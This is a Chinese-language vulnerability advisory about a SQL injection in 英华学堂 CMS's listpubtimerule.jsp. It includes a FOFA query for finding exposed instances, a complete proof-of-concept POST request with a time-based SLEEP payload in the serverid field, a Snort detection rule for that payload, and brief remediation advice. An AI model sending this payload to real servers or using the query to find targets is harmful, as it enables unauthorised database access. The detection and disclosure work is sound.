

英华学堂 listpubtimerule.jsp 存在SQL注入漏洞

英华学堂 listpubtimerule.jsp 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

英华学堂

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="英华在线"

POC/EXP:

```
POST /cms/cmsadmin/pub/listpubtimerule.jsp HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close

serverid=' AND (SELECT 8490 FROM (SELECT(SLEEP(5))))iIeJ) AND 'Vxv0'='Vxv0
```



sonrt规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yinghua CMS - MySQL Time-Based SQLi in listpubtimerule.jsp";
  flow:to_server,established;
  content:"POST"; http_method;
  content: "/cms/cmsadmin/pub/listpubtimerule.jsp"; http_uri;
  content: "serverid="; http_client_body;
  pcre: "/serverid='\\s+AND\\s+\\(SELECT\\s+\\d+\\s+FROM\\s+\\(SELECT\\(SLEEP\\(\\d+\\)\\)\\)\\)/i";
  metadata:service http;
  metadata:affected_product "英华学堂CMS";
  metadata:vulnerability_type "MySQL Time-Based SQL Injection";
  classtype:sql-injection;
  sid:1000384;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。